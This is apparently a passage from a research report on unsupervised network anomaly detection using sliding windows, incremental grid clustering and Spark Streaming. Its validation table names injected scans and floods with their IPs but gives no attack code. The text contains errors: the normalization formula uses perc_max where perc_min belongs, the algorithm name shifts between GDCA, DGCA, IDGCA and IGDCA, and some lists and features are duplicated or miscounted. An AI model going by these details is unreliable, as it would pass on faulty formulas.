


Figure 9: Computation of the N feature spaces at the end of every time slot (or window) of length ΔT

To avoid that attacks damage the network, network anomalies have to be rapidly detected. To speed up the anomaly detection, we propose to update the N feature spaces and launch the detection in a near continuous way, i.e. every micro-slot of length δt seconds. However, if a feature space is computed with only the network traffic contained in a micro-slot, it may not contain enough information for the detectors to identify flows patterns and thus anomalies. To solve this issue, we use a discrete time sliding window of length ΔT. The time window slides every micro-slot of length δt. When it slides, the feature space is updated. The feature space is the summary of the network traffic collected during the current time-window (see Figure 10).




Figure 10: Computation of the N feature spaces at the end of every micro-time slot of length δt

A discrete time-sliding window is made up of M micro-slots with $M = \Delta T / \delta t$. To speed-up the computation of a feature space X, the sliding window associates to each of its M micro-slots a micro-feature space mX. Each micro-feature space is computed with the packets contained in its micro-slot.
For every aggregation level, the current window stores M micro-feature spaces in a FIFO queue $Q = (mX1, mX2, \ldots, mXM)$. mXM denotes the micro-feature space computed for one aggregation level with the packets contained in the newest micro-slot and mX1 in the oldest. For a given aggregation level, when the window slides a new feature space denoted Xnew can be computed as follows:

$$Xnew = Xold + mXnew$$

where Xold is the previous feature space and mXnew the new micro-feature space. Finally, the FIFO queue is updated, mXnew is added to the FIFO queue and, mX1 is removed. To benefit from these feature space updates, we devise a detector algorithm capable of detecting in continuous anomalies. To reach this goal this detector is based on a distributed algorithm and each parallel task is based on an incremental grid clustering step which has a low complexity.

6.1.1 Description of the aggregation levels and their associated features

Incoming packets are collected in consecutive time bins ΔT and aggregated into flows according to different aggregation levels. An aggregation level can be described by a filter and a flow aggregation key. Incoming packets are first filtered and then grouped into flows according to a flow aggregation key. A flow aggregation key specifies a set of fields to inspect in a packet. Packets with similar values for these fields are aggregated into flows. Each flow is then described by a set of attributes or features. Anomalies identified by a detector may be different according to the aggregation level used. Therefore, we apply different aggregation level to the incoming traffic. For every aggregation level i at the end of every time bin, it outputs a set of flows forming a feature space X^i. We use seven different aggregation levels. Every aggregation level is described in Table 3. This table displays for every level its filter, its flow aggregation key and the features used to describe a flow. To compute a feature space, they consider every packet of flows in the current time slot (window). Some features are based on the entropy, as previous studies showed that the distribution of some traffic features may reveal anomalies [7]. For example, for the aggregation level at the IP source, we compute the entropy of the source and destination ports and the entropy of the IP destinations. A high entropy of the IP destinations and a low entropy of the source ports imply that the distribution of the source ports is very sparse while the distribution of the IP destinations is very dense and this may reveal a port scan.

Table 3: Description of the different aggregation levels and associated features

Aggregation level	Filter	Aggregation Key	Features	Number of Features
1	TCP packets	TCP socket pair	nbPacketsIP1, nbPacketsIP2, nbSyn, nbAck, nbCwr, nbUrg, nbPush, nbRst, nbFin, bytesIP1, bytesIP2, land, nbChristmasTree, nbMoreFrag	14
2	UDP packets	UDP socket pair	nbPacketsIP1, nbPacketsIP2, bytesIP1, bytesIP1, land, nbMoreFrag	6
3	ICMP packets	pair of IP addresses	nbPacketsIP1, nbPacketsIP2, bytesIP1, bytesIP2, land, nbReply, nbEcho, nbOther, nbRedirect, nbUnreach, nbTimeExceeded, nbMoreFrag	12
4	No	pair of IP addresses	nbPacketsIP1, nbPacketsIP2, nbSyn, nbAck, nbCwr, nbUrg, nbPush, nbRst, nbFin, bytesIP1, bytesIP2, land, nbChristmasTree, nbTimeExceeded,	24

			nbUnreach, nbEcho, nbRedirect, nbReply, entPortIP1, entPortIP2, nbICMPOther, nbMoreFrag, nbPacketsTCP, nbPacketsUDP	
5	No	IP source	nbPackets, nbSyn, nbAck, nbCwr, nbUrg, nbPush, nbRst, nbFin, bytes, nbland, nbChristmasTree, nbTimeExceeded, nbUnreach, nbEcho, nbRedirect, nbReply, entPortSrc, entPortDst, nbICMPOther, nbMoreFrag, nbPacketsTCP, nbPacketsUDP, entIPSrc, simIPSrc,	24
6	No	IP destination	nbPackets, nbSyn, nbAck, nbCwr, nbUrg, nbPush, nbRst, nbFin, bytes, nbland, nbChristmasTree, nbTimeExceeded, nbUnreach, nbEcho, nbRedirect, nbReply, entPortSrc, entPortDst, nbICMPOther, nbMoreFrag, nbPacketsTCP, nbPacketsUDP, entIPSrc, simIPSrc	24
7	No	No	nbPacketsIP1, nbPacketsIP2, nbSyn, nbAck, nbCwr, nbUrg, nbPush, nbRst, nbFin, bytesIP1, bytesIP2, land, nbChristmasTree, nbTimeExceeded, nbUnreach, nbEcho, nbRedirect, nbReply,entPortIP1, entPortIP2, nbICMPOther, nbMoreFrag, nbPacketsTCP, nbPacketsUDP	24

We also use the TCP socket pair and the UDP socket pair as aggregation levels. A socket pair is a unique 4-tuple consisting of source and destination IP addresses and port numbers.

Packets are collected on a large network link in consecutive time slots. For every aggregation level except for the aggregation level 7, our solution computes a large set of flows at every time slot. This set is assumed to be large as our solution is applied on the traffic captured on a large network link. However, for the aggregation level 7, only one flow is computed at each time slot. This unique flow summarizes the behavior of the entire link. Therefore, our solution is slightly different when it processes flows computed at the aggregation level 1, 2, 3, 4, 5, 6 and glows generated with the aggregation level 7.

For the aggregation level 1, 2, 3, 4, 5, 6, flows computed during a time slot are directly partitioned using the solution presented thereafter. However, for the aggregation level 7, a certain number of time-slots must pass to collect enough flow (one per time slot) to partition them. Once a set of N (with N large) flows are collected they can be partitioned.

6.1.2 Feature space normalization

In the following, data for each aggregation level is represented by a matrix X of size $F * D$ where each row represents a point (or flow in our case) $x = (x1, x2, \ldots xD)$ and each column a feature (or dimension). To apply data mining techniques, data features must be comparable and therefore have the same common domain. Data normalization refers to the creation of shifted and scaled versions of every feature. It allows mapping the features values via a transformation function in a common domain. After normalization, features values can be compared. As explained in [28], normalization may be sensitive to outliers and should be removed for the

normalization process. To overcome this issue, we propose a robust normalization method. It processes each feature independently and assures that most of the values are in the range $[0,1]$. The normalization of a feature takes place in two steps. First, it selects data situated between the α and the $1-\alpha$ percentile and remove the lowest and the largest values and therefore, potential outliers. It then computes the feature max and min value.
In a second step, it applies the maxmin normalization, using the max and the min value computed during the first step. Therefore, for a point represented by a vector x, its normalized vector is denoted x_{norm} can be computed as follows:

$$xnorm = \frac{x - perc_{max}(X)}{perc_{max}(X)}$$

with $perc_{min}(X)$ and $perc_{max}(X)$ are respectively a vector made up of the min and max value of every feature computed during the first step. The max and min values for every feature are stored in order to re-use them to normalize the data obtained in future slots.
However, data may evolve in time, therefore they should be recomputed to adapt to network changes. These values should be recomputed when an important percentage of the normal data do not lie any longer under the max and min value of the feature. We make the assumption that an anomaly is a temporal event and should then not last longer than n slots. Therefore, the max and min values of a feature should be recomputed if the percentage of data not lying between the α and the $1-\alpha$ percentile for at least n slots is superior to a certain threshold in order to ensure that this shift in the feature distribution is not induced by an anomaly. To summarize, the max and min value of a feature is recomputed when the percentage of the data lying in the α and the $1-\alpha$ percentile is under a threshold th (for example 90%) during more than n slots (for example $n * \Delta T$ equals 60 minutes).

6.2 The clustering step

Every feature space (or data matrix X) is then processed independently and partitioned in order to identify the clusters and outliers in the data. In order to overcome the curse of dimensionality, the feature space is split in different subspaces, each being processed independently. The curse of dimensionality phenomena occurs with high dimensions. In high dimensions distance becomes meaningless and every point tends to become an outlier. Due to this curse, unsupervised network anomaly detectors tend, in high dimensions, to detect every flow as an outlier, i.e. as an anomaly. Our solution is a robust and efficient detector which addresses this issue by applying subspace clustering and evidence accumulation techniques. It divides the whole space in subspaces and partitions each subspace independently. To speed up the execution time of the clustering step, it takes advantage of a grid and incremental clustering algorithm. Instead of clustering directly points, grid clustering algorithms divide the feature space in cells where points are placed and partition the cells. As the number of cells is much lower than the number of points, their complexity is lower than usual clustering algorithms which cluster points like DBSCAN and K-means.

Among available grid clustering algorithms, GDCA (Grid Density-based Clustering Algorithm) [29] offers many advantages; it is a density based grid clustering, able to discover any shape of clusters and to identify noise. Our solution takes advantage of both the discrete time-sliding window and the incremental grid clustering algorithm IGDCA. Our solution can be divided in three steps. The preprocessing step during which each feature space X is updated every micro-slot and then divided in N two-dimensional subspaces: $(X_1, X_2, \dots X_N)$.Next, the clustering step updates the partition of each subspace. To update the partition of a subspace X_i, IGDCA needs as input the points to add X_i^{add} and the points to remove X_i^{rem} from the previous partition P_i^{old}. Thus, for each subspace, two matrices are provided in order to update its partition. It can be noticed that the current subspace X_i^{new} can be computed from these two matrices and the previous subspace denoted X_i^{old} as follows:

$$X_i^{new} = X_i^{old} - X_i^{rem} + X_i^{add}$$

For every subspace, IGDCA outputs a new partition P_i^{new}. Among available grid clustering algorithms, DGCA (Density Grid-based Clustering Algorithm) [29] offers many advantages; it can discover any shape of clusters and identify outliers. In DGCA, a group of consecutive dense cells forms a cluster. For our solution we have slightly modified DGCA. We denote $S = (A_1, \ldots, A_k)$ a k dimensional space where $S = (A_1, \ldots, A_k)$ are the dimensions of S. Our modified version of GDCA takes as input a feature space X of size $|F| * k$ made up of k-dimensional points. DGCA can be divided into four steps:

1. The space is divided into non-overlapping rectangular units or cells. The units are obtained by partitioning each dimension into intervals of size $\mathbf{l}$. Each unit has the form $\mathbf{u} = \{\mathbf{r_1}, \ldots \mathbf{r_k}\}$ where $\mathbf{r_i} = [\mathbf{l_i}; \mathbf{h_i})$ is a right open interval in the partitioning of $\mathbf{Ai}$.
2. Points are placed into the cells. Cells containing at least $\mathbf{minDenseP\,ts}$ are marked as dense units. A point $\mathbf{x} = \{\mathbf{x_1}, .., \mathbf{x_k}\}$ belongs to a unit $\mathbf{u} = \{\mathbf{r_1}, \ldots \mathbf{r_k}\}$ if $\mathbf{l_i} \leq \mathbf{x_i} < \mathbf{h_i}$ for all $\mathbf{u_i}$.
3. Set of connected dense units are grouped together to form a cluster. Two k-dimensional dense units $\mathbf{u_1}$ and $\mathbf{u_2}$ are connected if they have a common face or if there exists another k-dimensional unit $\mathbf{u_3}$such that $\mathbf{u_1}$ is connected to $\mathbf{u_3}$ and $\mathbf{u_2}$is connected to $\mathbf{u_3}$. Units $\mathbf{u_1} = \{\mathbf{r_1}, \ldots \mathbf{r_k}\}$ **and** $\mathbf{u_2} = \{\mathbf{r'_1}, \ldots \mathbf{r'_k}\}$ have a common face if there are $\mathbf{k-1}$ dimensions, assume $\mathbf{A_1}, \ldots, \mathbf{A_{k-1}}$ such that $\mathbf{r'_i} = \mathbf{r_i}$ for all i in $[\mathbf{1}; \mathbf{k-1}]$ and either $\mathbf{h_k} = \mathbf{l'_k}$ or $\mathbf{h'_k} = \mathbf{l_k}$.
4. It returns the clusters whose number of points is superior to $\mathbf{minClusPts}$.
5. Points situated in cells which do not belong to any cluster are considered as outliers. Let $\mathbf{n}$ be the total number of points, $\mathbf{c}$ the number of cells, $\mathbf{c_n}$ the number of non-empty cells, and $\mathbf{c_d}$ the number of dense cells, DGCA time complexity is then $\mathbf{O(n + c_d . log(c_n))}$.

For the sake of comparison, DBSCAN complexity is $\mathbf{O(n^2)}$ and $\mathbf{O(n . log(n))}$ when used with an Rtree index. Therefore, and as usually $\mathbf{c_d < c_n \ll n}$ holds, DGCA has a lower complexity than DBCAN. There is an incremental version of GDCA called IDGCA (Incremental DGCA). IDGCA is able to update a feature space partition and, for a given input, outputs the same partition as DGCA. IGDCA requires three input parameters (the same as GDCA): $\mathbf{l}$ the length used to divide each dimension into intervals, $\mathbf{minDensePts}$ the minimum number of points in a dense unit (or cell) and $\mathbf{minClustPts}$ the minimum number of points to return a cluster. As in GDCA, the space is divided into non-overlapping rectangular units or cells. The units are obtained by partitioning each dimension into intervals of length $\mathbf{l_i}$. At each feature space update, IDGCA upgrades the previous partition. It takes as inputs the points to add $\mathbf{Xadd}$, the points to remove $\mathbf{Xrem}$ and the points to update $\mathbf{Xup}$ from the previous partition. At each feature space update, IGDCA upgrades the previous partition in five steps:

1. For each point $x_{up} \in Xup$, IDGCA identifies its new unit u_{new} and its previous unit u_{old} (the unit to which it belonged at the last update). If u_{new} is different from u_{old}, IGDCA removes the point x from u_{old} and adds it to u_{new}. It then removes every point $x_{rem} \in Xrem$ from its unit and places every point $x_{add} \in Xadd$ into its unit.

2. It then computes two lists: the list of new dense units listNewDenseUnits and the list of old dense units listOldDenseUnits. The first list contains the units which are now dense and were not dense in the previous partition. The second list contains the units which were dense in the previous partition and which are not dense any longer.

3. Every unit u in listOldDenseUnits is then processed and a list of units to re-partition listUnitToRep is built. For each unit $u \in$ listOldDenseUnits. IDGCA removes u from the cluster C to which it belongs. If the unit u has two neighboring units which belong to the cluster C, then all the units of the cluster which are still dense are put in listUnitToRep and the cluster is removed. Indeed, if the unit has two neighbors belonging to the cluster, its removal from the cluster may lead to a division of the cluster into two little clusters. Therefore all the units of the cluster which are still dense need to be re-

partitioned. Once every unit in listOldDenseUnits has been processed, the dense units in listUnitToRep are grouped to form clusters. Set of connected units forms a cluster.

4. Every unit u in listNewDenseUnits is processed. Each unit can either (1) form a new cluster (2) be absorbed by an existing cluster (3) or merge multiple clusters in one. If the unit u has no neighboring dense unit, IDGCA creates a new empty cluster to which it adds u. If the unit u has at least one dense neighboring unit and this dense neighboring unit(s) belong to the same cluster, IDGCA adds u to this cluster. If the unit u has two or more neighboring dense units belonging to different clusters, IDGCA merges these clusters in one and adds u to this new cluster.

5. It returns the clusters whose number of points is superior to minClusPts. Points which do not belong to any of these clusters are considered as outliers.

Our solution takes advantage of both the discrete time sliding window and the incremental grid clustering algorithm IDGCA in order to process efficiently every subspace.

6.3 Anomaly identification

Every aggregation level is processed independently using the incremental grid clustering presented above. A history of the output of every partition (i.e. one for every subspace of every aggregation level) clustering is then made. Our solution stores for every subspace for the last T_{hist} last seconds:

- All the outliers found with the respective unit they belong to.
- A summary of every cluster. This summary contains a list of the units of the cluster and the size (number of points) of the cluster

Then using the definition of an anomaly presented in section 5.1, it identifies the anomalies found in every subspace. Thus, it spots as an anomaly:

1. Every flow f detected as an outlier in the partition of a subspace and which has never been detected as an outlier during the T_{his} last seconds.
2. Every flow f detected as an outlier in the partition of a subspace and which slides of at least a distance d during the T_{his} last seconds
3. Every cluster C which did not exist during the T_{his} last seconds.
4. Every cluster C whose size changes of at least N_{clust} points during the T_{his} last seconds

The processing of one aggregation level is described in Figure 11.




Figure 11: Processing of one aggregation level

6.4 Distributed implementation of our solution using Spark Streaming

Our solution is implemented in a distributed way. Every aggregation level and every subspace in every aggregation level can be performed in parallel. Therefore, to speed up the execution time of our solution, our solution is implemented to be distributed on a cluster of servers using Spark and more precisely Spark Streaming. We use Spark Streaming as our solution deals with a continuous stream of network traffic.

6.4.1 Spark Streaming

Many applications benefit from acting on data as soon as it arrives. Spark Streaming is Spark's module for processing streaming of incoming data. Much like Spark, it is built on the concept of RDDs, Spark Streaming provides an abstraction called DStreams, or discretized streams. A DStream is a sequence of data arriving over time. Internally, each DStream is represented as a sequence of RDDs arriving at each time step (hence the name "discretized"). DStreams can be created from various input sources, such as Flume, Kafka, or HDFS (in our case we use HDFS as input source). Once built, they offer two types of operations: transformations, which yield a new DStream, and output operations, which write data to an external system. DStreams provide many of the same operations available on RDDs, plus new operations related to time, such as sliding windows.

6.4.2 Implementation of the sliding window

In order to implement the sliding window of our application, our solution takes advantage of the windowed computations provided by Spark Streaming. This later allows applying transformations over a sliding window of data. Figure 12 illustrates Spark Streaming sliding window principle.




Figure 12: Spark Streaming sliding window principle

Any window operation needs to specify two parameters:

- The window length - The duration of the window (3 batch intervals in Figure 12). It represents a time slot in the context of our solution.
- Sliding interval - The interval at which the window operation is performed (2 batch intervals in Figure 12). It represents a micro-slot in the context of our solution.

Our solution takes advantage of the transformation reduceByKeyAndWindow().The reduce value obtained with this transformation is calculated incrementally. At each slide, the current DStream is reduced taking in consideration the new data that enters the sliding window, and "inverse reducing" the old data that leaves the window.

6.5 Validation of our solution using the ground truth

To validate our solution, we use the ground truth generated in the context of the ONTIC project and presented in section 4. These synthetic traces contain two kinds of network anomalies:

- Anomalies already existing in the real-life dataset (ONTS dataset)
- Anomalies artificially injected

We already showed that there were anomalies in the real-life dataset. These anomalies were found by manual inspection and using our detector. Furthermore, in section 4 we showed that our solution detects all the anomalies found manually in the traces plus two more.

To validate our solution, we verify that our detector is able to find the synthetic anomalies built with CORE and injected in the traces. For every anomaly injected in the traces, we identify the aggregation level(s) where the anomaly is detected. The results of the validation are displayed in Table 4.

Table 4: Results of the validation of our solution using SynthONTS

Type of the anomaly	Anomaly	Aggregation level (aggregation key)
Scan	IP protocol scan - Attacker : 169.254.8.20 - Target: 217.75.224.0/24 and only the machines .1, .70 and .60 exist	• ipDst • P2P • ipDst • ICMP • TCP
	Null scan - Attacker: 169.254.8.20 - Target : 217.75.224.70	• ipSrc • P2P • ipDst • TCP
	Ping scan • Attacker: 169.254.8.20 • Target: 217.75.224.0/24 and only	• ICMP • P2P

	the machines .1, .70 et .60 exist	
	Port scan OS (n10) • Attacker : 169.254.8.20 • Target : 217.75.224.70	• ICMP • TCP
	Net scan OS • Attacker : 169.254.8.20 • Target : 217.75.224.0/24 and only the machines .1, .70 et .60 exist	• IPDst
	TCP connect scan • Attacker : 169.254.8.20 • Target : 217.75.224.70	• TCP • P2P • IPDst
	TCP Syn scan • Attacker : 169.254.8.20 • Target :217.75.224.70	• TCP • P2P • IPDst
	UDP scan • Attacker : 169.254.8.20 • Target : 217.75.224.70	• P2P • IPDst
	Christmas Tree scan • Attacker :169.254.8.20 • Target : 217.75.224.70	• P2P • TCP • IPDst
DDOS	Smurf • Attacker: 169.254.8.20 • Amplifier: 217.75.224.0/24 • Target: 217.75.224.70	• Flow • ipSrc • ipDst • P2P • ICMP UDP
	Fraggle • Attacker: 169.254.8.20 • Amplifier: 217.75.224.0/24 • Target: 217.75.224.70	• Flow • ipSrc • ipDst • P2P • ICMP • UDP
	DDOS Syn flooding • Attacker: 169.254.8.20 • Amplifier:217.75.224.0/24 • Target: 217.75.224.70	• Flow • TCP • IPSrc • ipDst • P2P
DOS	UDP flood • Attacker: 169.254.8.20 • Target:217.75.224.70	• UDP • P2P • IPDst • IPSrc
	DOS Syn flooding • Attacker: 169.254.8.20 • Target: 217.75.224.70	• TCP • P2P • IPSrc • IPDst
Other	Other SSH brute force	Not found

The validation shows that our detector is able to detect every anomaly. However, no aggregation level can detect every network anomaly. This validation shows that

- It is very important to use multiple aggregation levels to get different views of the data.

- Computing only statistics on the entire network (aggregation level 7) which is often done to gain time does not allow detecting only huge anomalies. Indeed, these statistics only give a coarse view of the network.

7 Experimentation and validation on the Google Cloud platform

The Google Dataproc allows running powerful and cost-effective Apache Spark and Apache Hadoop clusters easily on the Google Platform. Using a simple interface, clusters can be easily and quickly created. They can be resized at any time: from three to hundreds of nodes and run Spark or Hadoop applications. The Google DataProc also provides the Spark and Hadoop ecosystem tools, libraries, and documentation and offers frequently updated and native versions of these tools. It provides the latest version of Spark (Spark 2.0.2) and Hadoop (Hadoop 2.7). For its ease and flexibility of utilization, its high-quality documentation and its up-to-date Spark and Hadoop versions, we decide to run our solution on the Google Dataproc.

7.1 Cluster configuration

Our cluster is made up of only one type of machine with 8 vCPU* and 30GB of memory. According to the Google Cloud Platform documentation, a vCPU is a virtual CPU, it is implemented as a single hardware hyper-thread on whether a 2.6 GHz Intel Xeon E5 (Sandy Bridge), or a 2.5 GHz Intel Xeon E5 v2 (Ivy Bridge), or a 2.3 GHz Intel Xeon E5 v3 (Haswell), or a 2.2 GHz Intel Xeon E5 v4 (Broadwell). We use different number of machines in the cluster according to experiments. For every experiment, we specify the number of machines used in the cluster. We could take advantage of more powerful machines with more vCPU or more memory. However, using machines with 8 vCPU* and 30GB of memory is a good compromise between quality/price.

7.2 Key performance considerations

Spark is designed so that default settings work "out of the box" in many cases; however, there are many parameters to consider so that a Spark application takes advantage efficiently of the cluster of servers. The Google Dataproc relies on Yarn cluster manager to manage the cluster resources. YARN is a cluster manager introduced in Hadoop 2.0 that allows diverse data processing frameworks to run on a shared resource pool, and is typically installed on the same nodes as the Hadoop FileSystem (HDFS). The main advantage of running Spark on YARN allows Spark to access HDFS data quickly, on the same nodes where data is stored. This section presents some key points (tuning resource allocation, the level of parallelism and the serialization) to consider to take advantage of the resources of a cluster when launching a spark application using Yarn as a resource manager.

7.2.1 Tuning resource allocation

The hardware resources allocation has a significant effect on the completion time of a Spark application. The main parameters affecting a Spark application are the amount of memory given to each executor, the number of cores for each executor, the total number of executors, and the number of local disks to use for scratch data. These parameters can be set using Spark or Yarn properties. Spark properties control most application settings and are configured separately for each application. These properties can be set directly on a SparkConf object passed to your SparkContext. SparkConf. The SparkConf object allows configuring some of the common properties (e.g. master URL and application name), as well as arbitrary key-value pairs through the set() method. To improve the hardware provisioning of our application, we consider the following Spark properties:

1. The dynamic allocation. Selecting the right number of executors in Spark is a challenging task. Therefore, Spark allows dynamic resource allocation. The dynamic resource allocation allows a dynamic scaling in the number of executors up and down based on the workload. To enable dynamic resource allocation the parameter "spark.dynamicAllocation" has to be set to true. By default, it is set to false. However, we noticed that Google Dataproc sets it to true by default. By enabling the dynamic

allocation, there is no need to configure any longer the number of executors using the spark.executor.instances property.

2. The spark executor memory overhead. It is the amount of off-heap memory (in megabytes) to be allocated per executor. The off-heap memory accounts for things like VM overheads, interned strings, other native overheads, etc. It can be tuned using the spark.yarn.executor.memoryOverhead property. It is set by default to executorMemory * 0.10, with minimum of 384MB. As our solution needs to cache data due to its incremental nature, the off-heap memory must be quite large to fit in memory and runs faster.
3. The garbage collector used by the executors. Spark default garbage collector is the parallel collector. The parallel collector is known to cause unpredictably large pauses due to garbage collection. Therefore, we decide to use the Java's Concurrent Mark-Sweep garbage collector as recommended in Spark documentation in the case of Spark streaming application. This later consumes more resources overall, but introduces fewer pauses. To specify the garbage collector of each executor, Spark allows via the spark.executor.extraJavaOptions passing a string of extra JVM options. To modify the garbage collector, we set the spark.executor.extraJavaOptions property to -XX:+UseConcMarkSweepGC.
4. The executor memory. The heap size of each executor is controlled by the spark.executor.memory property. As our application needs to create many objects, one per flow, this later needs to be quite important. By default, it is set at 1 GB.

Furthermore, we also consider the following Yarn properties:

- The maximum sum of memory used by the containers on each node. This can be set using the following YARN properties yarn.nodemanager.resource.memorymb.
- The maximum sum of cores used by the containers on each node. This can be set using the following YARN properties yarn.nodemanager.resource.cpuvcores.

We noticed that the Google Dataproc computes optimal values for Yarn and Spark properties presented above. Figure 13 shows the hierarchy of memory properties in Spark and YARN. A well understanding of Yarn and Spark memory allocation can help setting their properties.




Figure 13: Spark and Yarn memory allocation

Table 5 shows the value used for Spark properties in order to tune the cluster resources allocation, knowing we use machines with 8vCPU and 30GB of RAM.

Table 5: Spark and Yarn properties

Spark Property	Default	Value
spark.dynamicAllocation	False	True
spark.executor.memory	1G	20GB
spark.yarn.executor.memoryOverhead	executorMemory * 0.10, with minimum of 384MB	2GB
spark.executor.extraJavaOptions	Non	-XX:+UseConcMarkSweepGC
yarn.nodemanager.resource.cpu-vcores	8	16
yarn.nodemanager.resource.memory-mb	8192 MB	50G

7.2.2 Level of parallelism

Out of the box, Spark will infer what it thinks is a good degree of parallelism for RDDs, and this may be insufficient for many use cases. Input RDDs typically choose parallelism based on the underlying storage systems. For example, HDFS input RDDs have one partition for each block of the underlying HDFS file.
However, our input files are often small (less than one block of HDFS file (by default a block is 64 MB)). Therefore, by default spark is going to create only one task to process an incoming ONTS text file. For a Spark streaming application, we identify four techniques to increase its level of parallelism and we consider them all in our solution:

